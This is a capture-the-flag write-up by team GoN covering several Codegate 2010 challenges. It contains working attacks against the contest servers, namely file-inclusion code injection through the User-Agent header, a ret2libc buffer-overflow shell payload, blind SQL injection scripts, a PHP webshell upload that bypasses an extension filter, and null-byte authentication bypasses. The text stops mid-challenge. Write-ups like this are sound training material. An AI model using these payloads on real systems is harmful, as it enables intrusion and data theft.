**Codegate Write-Up**

**Team Name : GoN**

1.

beist likes drinking.

feel free to give a shot to him when you meet him.

this challenge doesn't need to give many hints to you guys.

just get to http://ctf7.codegate.org/31337/

YOU NEED TO GET A SHELL AND SEE A FILE THAT CONTAINS A FLAG OF THIS CHALLENGE. GOOD LUCK.

I click the “Beer list” menu, then I went to the white page whose url is <http://ctf7.codegate.org/31337/index.php?page=beer_list>

Then I deleted the page argument, and I got the error message like that.

|  |
| --- |
| **Warning**: include(./) [[function.include](http://ctf7.codegate.org/31337/function.include)]: failed to open stream: Operation now in progress in **/var/www/31337/index.php** on line **10**  **Warning**: include() [[function.include](http://ctf7.codegate.org/31337/function.include)]: Failed opening './' for inclusion (include\_path='.:/usr/share/php:/usr/share/pear') in **/var/www/31337/index.php** on line **10** |

So I know the page is the argument of include function in php. The argument of include is start with ‘./’. So I can access only local page. I found the document of php injection using /proc/self/environ.

|  |
| --- |
| http://ctf7.codegate.org/31337/index.php?page=../../..//proc/self/environ  **Warning**: include(./../../..//proc/self/environ) [[function.include](http://ctf7.codegate.org/31337/function.include)]: failed to open stream: Permission denied in **/var/www/31337/index.php** on line **10**  **Warning**: include() [[function.include](http://ctf7.codegate.org/31337/function.include)]: Failed opening './../../..//proc/self/environ' for inclusion (include\_path='.:/usr/share/php:/usr/share/pear') in **/var/www/31337/index.php** on line **10** |

But there is no permission to see the /proc/self/environ. So I think I use the hello.cgi in /cgi-bin. If I put the large value as the argument of hello.cgi, then it has very big delay. Seeing the /proc/loadavg, I can find the pid of hello.cgi and I put the attack code in the User-agent and I can execute the code.

|  |
| --- |
| GET /cgi-bin/hello.cgi?1500000000000000000000015000000000000000 HTTP/1.1  Accept: image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms-xbap, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, \*/\*  Accept-Language: ko-KR  User-Agent: Mozilla/4.0 **<? echo `ls`?>**  Accept-Encoding: gzip, deflate  Proxy-Connection: Keep-Alive  Host: ctf7.codegate.org |

If I see the http://ctf7.codegate.org/31337/index.php?page=../../..//proc/pid/environ , then I get the following message.

|  |
| --- |
| HTTP\_ACCEPT=image/jpeg, application/x-ms-application, image/gif, application/xaml+xml, image/pjpeg, application/x-ms-xbap, application/x-shockwave-flash, application/vnd.ms-excel, application/vnd.ms-powerpoint, application/msword, \*/\*HTTP\_ACCEPT\_LANGUAGE=ko-KRHTTP\_USER\_AGENT=Mozilla/4.0 **MUST\_GRAB\_THIS\_KEY\_FILE** beer\_list booking.html bottom.html images index.html index.php menu.html party.html style.css HTTP\_ACCEPT\_ENCODING=gzip, deflateHTTP\_PROXY\_CONNECTION=Keep-AliveHTTP\_HOST=ctf7.codegate.orgPATH=/usr/local/bin:/usr/bin:/binSERVER\_SIGNATURE=  *Apache/2.2.12 (Ubuntu) Server at ctf7.codegate.org Port 80*  SERVER\_SOFTWARE=Apache/2.2.12 (Ubuntu)SERVER\_NAME=ctf7.codegate.orgSERVER\_ADDR=222.239.224.231SERVER\_PORT=80REMOTE\_ADDR=192.249.20.95DOCUMENT\_ROOT=/var/wwwSERVER\_ADMIN=webmaster@localhostSCRIPT\_FILENAME=/usr/lib/cgi-bin/hello.cgiREMOTE\_PORT=26187GATEWAY\_INTERFACE=CGI/1.1SERVER\_PROTOCOL=HTTP/1.1REQUEST\_METHOD=GETQUERY\_STRING=1500000000000000000000015000000000000000REQUEST\_URI=/cgi-bin/hello.cgi?1500000000000000000000015000000000000000SCRIPT\_NAME=/cgi-bin/hello.cgi |

There is MUST\_GRAB\_THIS\_KEY\_FILE. If I see that file using the index.php then I can get the flag.

|  |
| --- |
| Congrats! You can go to the auth page. Was it too easy? :) FLAG: HOLA\_HOLA\_DRINKING\_MACHINE |

3.

credentials: ctf3.codegate.org port 20909

Julianor doesn't understand why block ciphers exist, too complex.. just use his super secure message service.

localhost ~ # nc ctf3.codegate.org 20909

Message To:?

AAAAAAAAAAA

e5 2f 79 bd 4a ad 6b 80

6a ec d8 bb 5e d0 9b 8a

f1 9c 52 57 07 bd b7 8c

a5 39 35 1c 90 05 87 aa

58 a1 26 d4 13 c2 a8 29

bd 2e b1 eb e6 03 92 7c

33 7e ee b8 b3 61 3d a6

d8 3c 0e 78 c1 b1 80 9f

43 89 e7 48 78 82 d2 fc

a3 6d 68 ca 75 d8 f0 06

9f 32 8b f3 4c bb b0 b9

28

// Hmmm...

localhost ~ # nc ctf3.codegate.org 20909

Message To:?

BBBBBBBBBBBB

e5 2f 79 be 49 ae 68 83

69 ef db b8 5d d3 d3 8a

bf bd 56 44 55 de a0 9e

c3 49 09 11 88 19 90 f4

7e f2 10 ce 14 90 ee 23

b0 28 f6 a2 fc 4a 88 1e

1d 7d e2 b0 87 7d 17 bf

c0 31 19 79 8f c2 9d 8d

5d 95 cb 49 65 81 cb e7

b0 78 75 cc 74 bc f0 21

9f 15 cd f2 2b bb a8 a5

0c 51

// The response message's length is seems like dependent on request message's length. And first 3 byte doesn't change... some kind of header?

// and, after doing some test, we can see that the 'super secure message service' uses XOR stuffs.

// So, the question is : 'what's the plain text?'

localhost ~ # perl -e 'print "\x00\x0a"' | nc ctf3.codegate.org 20909

Message To:?

e5 2f 79 f6 4f 89 4b b3

0b ee cd bc 3f c1 fd e1

cc 9c 41 09 2d a7 8c bf

f7 49 3f 11 88 07 d5 ef

21 c2 69 e3 0d 8d ad 2e

83 0a f8 f2 fd 5c c0 4d

62 5f de 92 b3 61 3b b8

c3 29 15 79 9d 8b ba b1

72 c0 82 0b 26 f8 f7 c3

e8 33 33 8b 11

// By send the null character, we can recieve the message which isn't crypted.

// Thus, we just resend these response, and....

localhost ~ # perl -e 'print "\xf6\x4f\x89\x4b\xb3\x0b\xee\xcd\xbc\x3f\xc1\xfde1\xcc\x9c\x41\x09\x2d\xa7\x8c\xbf\xf7\x49\x3f\x11\x88\x07\xd5\xef\x21\xc2\x69e3\x0d\x8d\xad\x2e\x83\x0a\xf8\xf2\xfd\x5c\xc0\x4d\x62\x5f\xde\x92\xb3\x61\x3bb8\xc3\x29\x15\x79\x9d\x8b\xba\xb1\x72\xc0\x82\x0b\x26\xf8\xf7\xc3\xe8\x33\x33\x8b\x11\x0a"' | nc ctf3.codegate.org 20909

Message To:?

e5 2f 79 0a 44 65 61 72

20 43 54 46 20 50 6c 61

79 65 72 2c 0a 59 6f 75

72 20 66 6c 61 67 20 69

73 3a 20 42 6c 6f 63 6b

5f 43 9b c6 f0 58 c0 1e

1c 45 cb f3 bc 4e 35 af

d5 2b 50 01 a5 90 a6 ac

3c ac e4 47 6c d2 d2 fd

f8 39 43 c9 74 b1 91 74

f1 51 b7 d6 03 e3 f1 aa

6c 08 0f 68 97 a4 14 5c

1c 49 06 f7 47 44 fd 1d

a7 9f 6e 28 52 c8 39 bf

6c f5 ee 35

// The message starts with 0x44 0x65 ~~ is : Dear CTF Player,\nYour flag is: Block\_C놰X‑E?쎵?P否켬???C?????lh?\I?흧?R???

// ...?? It seems like uncompleted.... oh, there is a '\x0a' on request message...

// We should slightly change the request messgae...

localhost ~ # perl -e 'print "\xf6\x4f\x89\x4b\xb3\x0b\xee\xcd\xbc\x3f\xc1\xfd\xe1\xcc\x9c\x41\x09\x2d\xa7\x8c\xbf\xf7\x49\x3f\x11\x88\x07\xd5\xef\x21\xc2\x69\xe3\x0d\x8d\xad\x2e\x83\x01\xf8\xf2\xfd\x5c\xc0\x4d\x62\x5f\xde\x92\xb3\x61\x3b\xb8\xc3\x29\x15\x79\x9d\x8b\xba\xb1\x72\xc0\x82\x0b\x26\xf8\xf7\xc3\xe8\x33\x33\x8b\x11\x0a"' | nc ctf3.codegate.org 20909

Message To:?

e5 2f 79 0a 44 65 61 72

20 43 54 46 20 50 6c 61

79 65 72 2c 0a 59 6f 75

72 20 66 6c 61 67 20 69

73 3a 20 42 6c 6f 63 6b

5f 48 69 70 68 65 72 73

3d 4e 53 41 5f 43 6f 6e

73 70 69 72 61 74 69 6f

6e 0a 0a 2d 2d 0a 4c 4d

2a 2a 32 2e 0a d8 f0 6f

d7 59 b5 9e 25 c5 c4 b7

72 37 2f 4e b1 b9 56 25

35 4f 01 e4 13 4b fe 12

ca b5 2a 76 62 a4 36 f9

29 a4 ab 60 06 b6 63 0a

b5 6a 74 78 93 60 60 2f

a1 b1 4c 2f 38 d9 13 8f

76 f5 d1 30 14 90 f2 38

35 01 04 b2 2e 42 f1 19

// and the response message is : Dear CTF Player,\nYour flag is: Block\_Hiphers=NSA\_Conspiration\n\n--\nLM\*\*2(and blah blah).

// Cool. the flag is : Block\_Ciphers=NSA\_Conspiration

4.

credentials: ctf4.codegate.org port - 9000, 9002, 9004, 9005, 9006 (you can choose any port)

BINARY FILE: http://ctf.codegate.org/files\_\_\_\_/easy

I downloaded that file and I disassembled it using hex-ray

|  |
| --- |
| int \_\_cdecl main()  {  int v1; // [sp+1Ch] [bp-4h]@1  int v2; // [sp+18h] [bp-8h]@1  v1 = 0;  printf("Input: ");  fflush(0);  getline(&v1, &v2, stdin);  func(v1, v2);  return puts("\nThanks. Goodbye");  }  void \*\_\_cdecl func(int a1, int a2)  {  char v3; // [sp+10h] [bp-108h]@1  return memcpy(&v3, (const void \*)a1, a2);  } |

It is simple buffer overflow. My exploit string was [dummy 268][addr of execv][dummy 4byte][addr of /bin/sh][0x00000000]. I found the addr of execv and /bin/sh in library file. It was random library but the memory of library starting from 0x110000 is often allocated. So I used these addresses

|  |
| --- |
| 0x1A6F30 execv  0x2300f6 /bin/sh  (perl -e 'print"A"x268,"\x30\x6f\x1a\x00","AAAA","\xf6\x00\x23\x00","\x00\x00\x00\x00";cat)|./easy  hugh@codegate-desktop:/tmp/.yuninsu$ (perl -e 'print"A"x268,"\x30\x6f\x1a\x00","AAAA","\xf6\x00\x23\x00","\x00\x00\x00\x00"';cat)|nc localhost 9000  Input:  ls  ls: cannot open directory .: Permission denied  id  uid=1003(easy) gid=1003(easy)  cd /home/easy  ls  easy  examples.desktop  flag.txt  cat flag.txt  bc15d4ddf6ca486682064ad226a7ff1b - |

5.

credentials: ctf4.codegate.org 9001, 9003, 9007, 9008, 9009 (you can choose any port)

BINARY FILE: http://ctf.codegate.org/files\_\_\_\_/harder

I don’t know what is difference between easy and harder. I just changed the port and I used the same exploit then I got the shell ☺

|  |
| --- |
| hugh@codegate-desktop:/tmp/.yuninsu$ (perl -e 'print"A"x268,"\x30\x6f\x1a\x00","AAAA","\xf6\x00\x23\x00","\x00\x00\x00\x00"';cat)|nc localhost 9001  Input:  ls  ls: cannot open directory .: Permission denied  id  uid=1004(harder) gid=1004(harder)  cat /home/harder  cat: /home/harder: Is a directory  ls  ls: cannot open directory .: Permission denied  cd /home/harder  ls  examples.desktop  flag.txt  harder  cat flag.txt  e2e4cb6adc9cd761dcde774f84529591 - |

6.

credentials:

http://ctf.codegate.org/thisiswhereiuploadmyfiles/CC2A8B4FA2E1FA6BD7FE9B8EFC86BCB7

Substitute for those who are not in Korea : http://www.mediafire.com/?wyhexdmzzdm

You should convert the flag into lower case letters and try to auth with it.

Hint: The packet of messenger is important. You don't need to care the ftp stuff.

Hint2: Please put your flag without any extension to the auth page.

localhost codega # wget http://ctf.codegate.org/thisiswhereiuploadmyfiles/CC2A8B4FA2E1FA6BD7FE9B8EFC86BCB7

--22:29:46-- http://ctf.codegate.org/thisiswhereiuploadmyfiles/CC2A8B4FA2E1FA6BD7FE9B8EFC86BCB7

=> `CC2A8B4FA2E1FA6BD7FE9B8EFC86BCB7'

Resolving ctf.codegate.org... 222.239.224.237

Connecting to ctf.codegate.org|222.239.224.237|:80... connected.

HTTP request sent, awaiting response... 200 OK

Length: 103,722,560 (99M) [text/plain]

100%[=====================================================================================================================================>] 103,722,560 139.19K/s ETA 00:00

22:42:10 (136.22 KB/s) - `CC2A8B4FA2E1FA6BD7FE9B8EFC86BCB7' saved [103722560/103722560]

// ...100M...

localhost codega # file CC2A8B4FA2E1FA6BD7FE9B8EFC86BCB7

CC2A8B4FA2E1FA6BD7FE9B8EFC86BCB7: gzip compressed data, from Unix, last modified: Fri Mar 12 19:20:19 2010

localhost codega # mv CC2A8B4FA2E1FA6BD7FE9B8EFC86BCB7 p06.gz

localhost codega # gzip -d p06.gz

localhost codega # file p06

p06: POSIX tar archive (GNU)

localhost codega # tar -xvf p06

352FCD8BDEC8244CDED00CA866CA24B9

B400CBEA39EA52126E2478E9A951CDE8

localhost codega # file 352FCD8BDEC8244CDED00CA866CA24B9

352FCD8BDEC8244CDED00CA866CA24B9: tcpdump capture file (little-endian) - version 2.4 (Ethernet, capture length 65535)

localhost codega # file B400CBEA39EA52126E2478E9A951CDE8

B400CBEA39EA52126E2478E9A951CDE8: x86 boot sector, code offset 0x58, OEM-ID "MSDOS5.0", sectors/cluster 8, reserved sectors 4334, Media descriptor 0xf8, heads 255, sectors 1982464 (volumes > 32 MB) , FAT (32 bit), sectors/FAT 1929, reserved3 0x800000, serial number 0x7886931a, unlabeled

// Downloaded & uncompress. There are two files - One file is tcpdump file, and the other file looks like disk dump. Disk dump should be mounted :)

localhost codega # mount -t vfat -o loop ./B400CBEA39EA52126E2478E9A951CDE8 /mnt/coga

// First of all, we should check messenger packet in tcpdump capture file.

// After few hours, we extract some files(images and pdf) from messenger packet.

reading from 'tcpdump'

----------------------------------------------------

TIME: Sat Mar 6 20:54:12 2010

TO/FROM: securityholic@hotmail.com python 128

MESSAGE:

hi lemon~!@

----------------------------------------------------

TIME: Sat Mar 6 20:54:37 2010

TO/FROM: 3 N 123

MESSAGE:

hi....

----------------------------------------------------

TIME: Sat Mar 6 20:54:43 2010

TO/FROM: securityholic@hotmail.com python 120

MESSAGE:

hey

----------------------------------------------------

TIME: Sat Mar 6 20:54:51 2010

TO/FROM: securityholic@hotmail.com python 132

MESSAGE:

i wanna get a..

----------------------------------------------------

TIME: Sat Mar 6 20:54:58 2010

TO/FROM: securityholic@hotmail.com python 144

MESSAGE:

encase study guide file .;)

----------------------------------------------------

TIME: Sat Mar 6 20:55:03 2010

TO/FROM: 5 N 123

MESSAGE:

hm....

----------------------------------------------------

TIME: Sat Mar 6 20:55:12 2010

TO/FROM: 8 N 156

MESSAGE:

u must download it from my ftp site....

----------------------------------------------------

TIME: Sat Mar 6 20:55:15 2010

TO/FROM: 10 N 126

MESSAGE:

wait.....

----------------------------------------------------

TIME: Sat Mar 6 20:55:21 2010

TO/FROM: securityholic@hotmail.com python 119

MESSAGE:

ok

----------------------------------------------------

TIME: Sat Mar 6 20:55:30 2010

TO/FROM: 13 N 135

MESSAGE:

ip : 163.152.62.58

----------------------------------------------------

TIME: Sat Mar 6 20:55:37 2010

TO/FROM: 16 N 141

MESSAGE:

pw is same to your id...

----------------------------------------------------

TIME: Sat Mar 6 20:55:45 2010

TO/FROM: securityholic@hotmail.com python 131

MESSAGE:

ah i got it xD

----------------------------------------------------

TIME: Sat Mar 6 20:55:48 2010

TO/FROM: securityholic@hotmail.com python 123

MESSAGE:

ㅅthx

----------------------------------------------------

TIME: Sat Mar 6 20:56:14 2010

TO/FROM: 18 N 124

MESSAGE:

so,,,,,

----------------------------------------------------

TIME: Sat Mar 6 20:56:24 2010

TO/FROM: 22 N 169

MESSAGE:

i;d like to get a file that i asked you before......

----------------------------------------------------

TIME: Sat Mar 6 20:56:26 2010

TO/FROM: securityholic@hotmail.com python 118

MESSAGE:

?

----------------------------------------------------

TIME: Sat Mar 6 20:56:30 2010

TO/FROM: 25 N 131

MESSAGE:

now availabel?

----------------------------------------------------

TIME: Sat Mar 6 20:56:30 2010

TO/FROM: securityholic@hotmail.com python 119

MESSAGE:

ah

----------------------------------------------------

TIME: Sat Mar 6 20:56:41 2010

TO/FROM: securityholic@hotmail.com python 133

MESSAGE:

ok wait a min :)

----------------------------------------------------

TIME: Sat Mar 6 20:56:56 2010

TO/FROM: 29 N 127

MESSAGE:

thanks....

----------------------------------------------------

TIME: Sat Mar 6 20:56:56 2010

TO/FROM: securityholic@hotmail.com python 147

MESSAGE:

this is between you and me :-/

----------------------------------------------------

TIME: Sat Mar 6 20:57:02 2010

TO/FROM: 32 N 130

MESSAGE:

sure thing...

----------------------------------------------------

TIME: Sat Mar 6 20:57:08 2010

TO/FROM: securityholic@hotmail.com python 159

MESSAGE:

if u want more info, plz call my cellphone

----------------------------------------------------

TIME: Sat Mar 6 20:57:09 2010

TO/FROM: securityholic@hotmail.com python 119

MESSAGE:

:)

----------------------------------------------------

TIME: Sat Mar 6 20:57:19 2010

TO/FROM: securityholic@hotmail.com python 126

MESSAGE:

ahah wait

----------------------------------------------------

TIME: Sat Mar 6 20:57:37 2010

TO/FROM: securityholic@hotmail.com python 155

MESSAGE:

this is the new logo for our institute

----------------------------------------------------

TIME: Sat Mar 6 20:57:48 2010

TO/FROM: securityholic@hotmail.com python 160

MESSAGE:

which one is the better between the two? :|

----------------------------------------------------

TIME: Sat Mar 6 20:58:02 2010

TO/FROM: 36 N 148

MESSAGE:

hm..... the latter is better...

----------------------------------------------------

TIME: Sat Mar 6 20:58:26 2010

TO/FROM: securityholic@hotmail.com python 119

MESSAGE:

ah

----------------------------------------------------

TIME: Sat Mar 6 20:58:27 2010

TO/FROM: securityholic@hotmail.com python 119

MESSAGE:

ok

----------------------------------------------------

TIME: Sat Mar 6 20:58:44 2010

TO/FROM: securityholic@hotmail.com python 141

MESSAGE:

i will think about it ;)

----------------------------------------------------

TIME: Sat Mar 6 20:58:52 2010


TO/FROM: securityholic@hotmail.com python 128

MESSAGE:

thx lemon -

// We concentrated on pdf file. (because they said 'between you and me'... seems like important file)

// Finally, simply double-click on empty background, we get suspicious block.



// Copy and paste. There is : CC105EE2A139A631175571452968D637

// We guess that is md5sum of file.

localhost coga # find . -exec md5sum {} \; | grep -i CC105EE2A139A631175571452968D637

md5sum: .: μð·ºAa¸®AO´I´U

md5sum: ./RVMFHRMFO: μð·ºAa¸®AO´I´U

md5sum: ./saortla: μð·ºAa¸®AO´I´U

md5sum: ./PZJAVBXLD: μð·ºAa¸®AO´I´U

md5sum: ./ntltmxpa: μð·ºAa¸®AO´I´U

md5sum: ./OVKDLFTLTMXPA: μð·ºAa¸®AO´I´U

md5sum: ./LVHFPSTLR: μð·ºAa¸®AO´I´U

md5sum: ./mvkdlf: μð·ºAa¸®AO´I´U

md5sum: ./kdhfkzmf: μð·ºAa¸®AO´I´U

md5sum: ./jqkdthd: μð·ºAa¸®AO´I´U

md5sum: ./hqksksk: μð·ºAa¸®AO´I´U

cc105ee2a139a631175571452968d637 ./hqksksk/iologmsg.dat

//We get it. the flag is 'iologmsg'

9.

http://ctf8.codegate.org/597d0c8bbd21d9924cde3567258f4e62/index.php

If I put the 1||1# I can login as guest. So I know it is sql injection problem. If no=” 0||no<>1# ”, then I can get another page. But I must input the admin’s password. If query is right then, I can login, but if not I got the failure msg. So, I thought I can use the blind sql injection. I cannot use ‘or’ but I can use ‘||’. And I cannot use space but instead of it I can use tab(%09). So I made the following code.

|  |
| --- |
| GoGo<br>  <input type=text id=zzzz size=40>  <input type=text id=zzz size=30>  <script>  var url="http://ctf8.codegate.org/597d0c8bbd21d9924cde3567258f4e62/index.php?id=guest&pw=guest&no=";  var no1="0||substring(pw,"  var no2=",1)=0x"  var no3="&&no<>1"  var arg="";  var i=1  var j=1  var req=new ActiveXObject('Microsoft.XMLHTTP');  function go(){  for(j=1; j<30; j++){  for(i=0x20; i<0xff; i++){  arg=url+escape(no1+j+no2+i.toString(16)+no3);  // document.getElementById('zzzz').value=no1+j+no2+i.toString(16)+no3;  req.open('GET',arg,false);  req.send();  var token=req.responseText;  if(token.indexOf("Failure")==-1){  alert(String.fromCharCode(i));  document.getElementById('zzz').value+=String.fromCharCode(i);  break;  }  }  }  }  alert('GoGO');  go();  </script> |

Then I get the READ:/TMP/ADMIN\_PASSWORD. Using load\_file in sql, I can read that file using following code.

|  |
| --- |
| GoGo<br>  <input type=text id=zzzz size=40>  <input type=text id=zzz size=30>  <script>  var url="http://ctf8.codegate.org/597d0c8bbd21d9924cde3567258f4e62/index.php?id=guest&pw=guest&no=";  var no1="0||substring((select LOAD\_FILE((select concat(0x2F,0x74,0x6D,0x70,0x2F,0x61,0x64,0x6D,0x69,0x6E,0x5F,0x70,0x61,0x73,0x73,0x77,0x6F,0x72,0x64)))),"  var no2=",1)=0x"  var no3="&&no<>1"  var arg="";  var i=1  var j=1  var req=new ActiveXObject('Microsoft.XMLHTTP');  function go(){  for(j=30; j<35; j++){  for(i=0x20; i<0xff; i++){  arg=url+escape(no1+j+no2+i.toString(16)+no3);  // document.getElementById('zzzz').value=no1+j+no2+i.toString(16)+no3;  req.open('GET',arg,false);  req.send();  var token=req.responseText;  if(token.indexOf("Failure")==-1){  alert(String.fromCharCode(i));  document.getElementById('zzz').value+=String.fromCharCode(i);  break;  }  }  }  }  alert('GoGO');  go();  </script> |

Admin password is 0da65a3fde3f2b928ff15b629bcdeebf. Then I put this value to the second page.

|  |
| --- |
| Password is b05e4f79ccbc4a71ce9fb28c64896a80 |

10.

<http://ctf1.codegate.org/3ea2d867e871fdab011d066758489953/web3.php>

If you go to that website, then you will find the webpage that you can enter the UserName. If you input the UserName, then your cookie is changed.

UserName = asdfasdf

web3\_auth=ANSU8Y0OnesV76L%2FTgBItDPCMw%2BH1VLsZ8%2F3ZLAvZnE%3D%7C3364209013

UserName = administrator

Username can not contain administrator.

I think I can use NULL byte for spoofing the server!, So I capture the request, and change the UserName Like that.

UserName = admini%00strator

Hello, administrator!

Welcome back, administrator! Congratulations! Here is your flag: One if by land; two if by sea!!!

11.

credentials: http://ctf6.codegate.org/31337\_/index.html

\* Get a value of HKLM\Software\codegate2010, it's the flag.

We can upload the file. But if the extension of file is not .jpg, we cannot upload it. I can bypass it using semicolon. So I uploaded webshell. But there is no permission to execute system.

|  |
| --- |
| **Warning**: system() [[function.system](http://ctf6.codegate.org/31337_/upload/function.system)]: Unable to fork [ls] in **C:\Inetpub\wwwroot\31337\_\upload\s.php;.jpg** on line **29** |

I thought reading the registry file is a hint So I found the function in php to read it.

|  |
| --- |
| <?  $shell = new COM("WScript.Shell");  $data=$shell->RegRead("HKEY\_LOCAL\_MACHINE\\Software\\codegate2010");  echo $data;  ?> |

|  |
| --- |
| LollerSkaterz\_From\_RoflCopters\_With\_Guinness asdf.php;.jpg |

13.

ctf3.codegate.org port 32121

It is ftp file. If we want to get the secrets file, we must input the password whose sha1 hash is equal to df006ea3fffacb05a129223c8e2b7b89b3fef969. Find the hash comparison part in binary.

|  |
| --- |
| if ( hash((int)&v8) )  {  result = strncasecmp(v9, (const char \*)v6, 20u) == 0;  } |

It compare its hash using strncasecmp. And the hash that we want has \x00(null byte). So if we find hash xxxx6ea3xxxxxxxxxxxxxxxxxxxxxxxx, then I can bypass the comparison. I used bruteforce with numbers then I found that “29268” has ce006ea3fa12709b79e9de738e7b399b5401d915 as its sha1 hash.

|  |
| --- |
| wuninsu@qwerty:~$ nc ctf3.codegate.org 32121  get secrets 29268  ==== !!!!!! Congggggratuuulaaations!!!!! =========  Your flag:  PythonIsSoooSlowEvenWithPsyco.class  ======================  ][][][][][][]  ][][][][][][]  ][][][][][][]  ][][][][][][]  ][][][][][][]  ][][][][][][]  ][][][\o/][[]  ][][][][][][][][][][][][]  ][][][][][][][][][][][][]  ][][][][][][][][][][][][]  ][][][][][][][][][][][][]  ][][][][][][][][][][][][]  ][][][][][][][][][][][][] |

15.

credentials: http://ctf1.codegate.org/03c1e338b6445c0f127319f5cb69920a/web1.php

Sorry for miss info. the sha1 should be

HINT: sha1(key + username + "|" + level), and key is 25 chars

// There is Username. Put the 'Test' on it.

// Cookie web1\_auth is created : VGVzdHwx|f53aafd58e58bd73bc5083dc2805bf0b89a77f17

// Obviously first part of cookie is Base64.

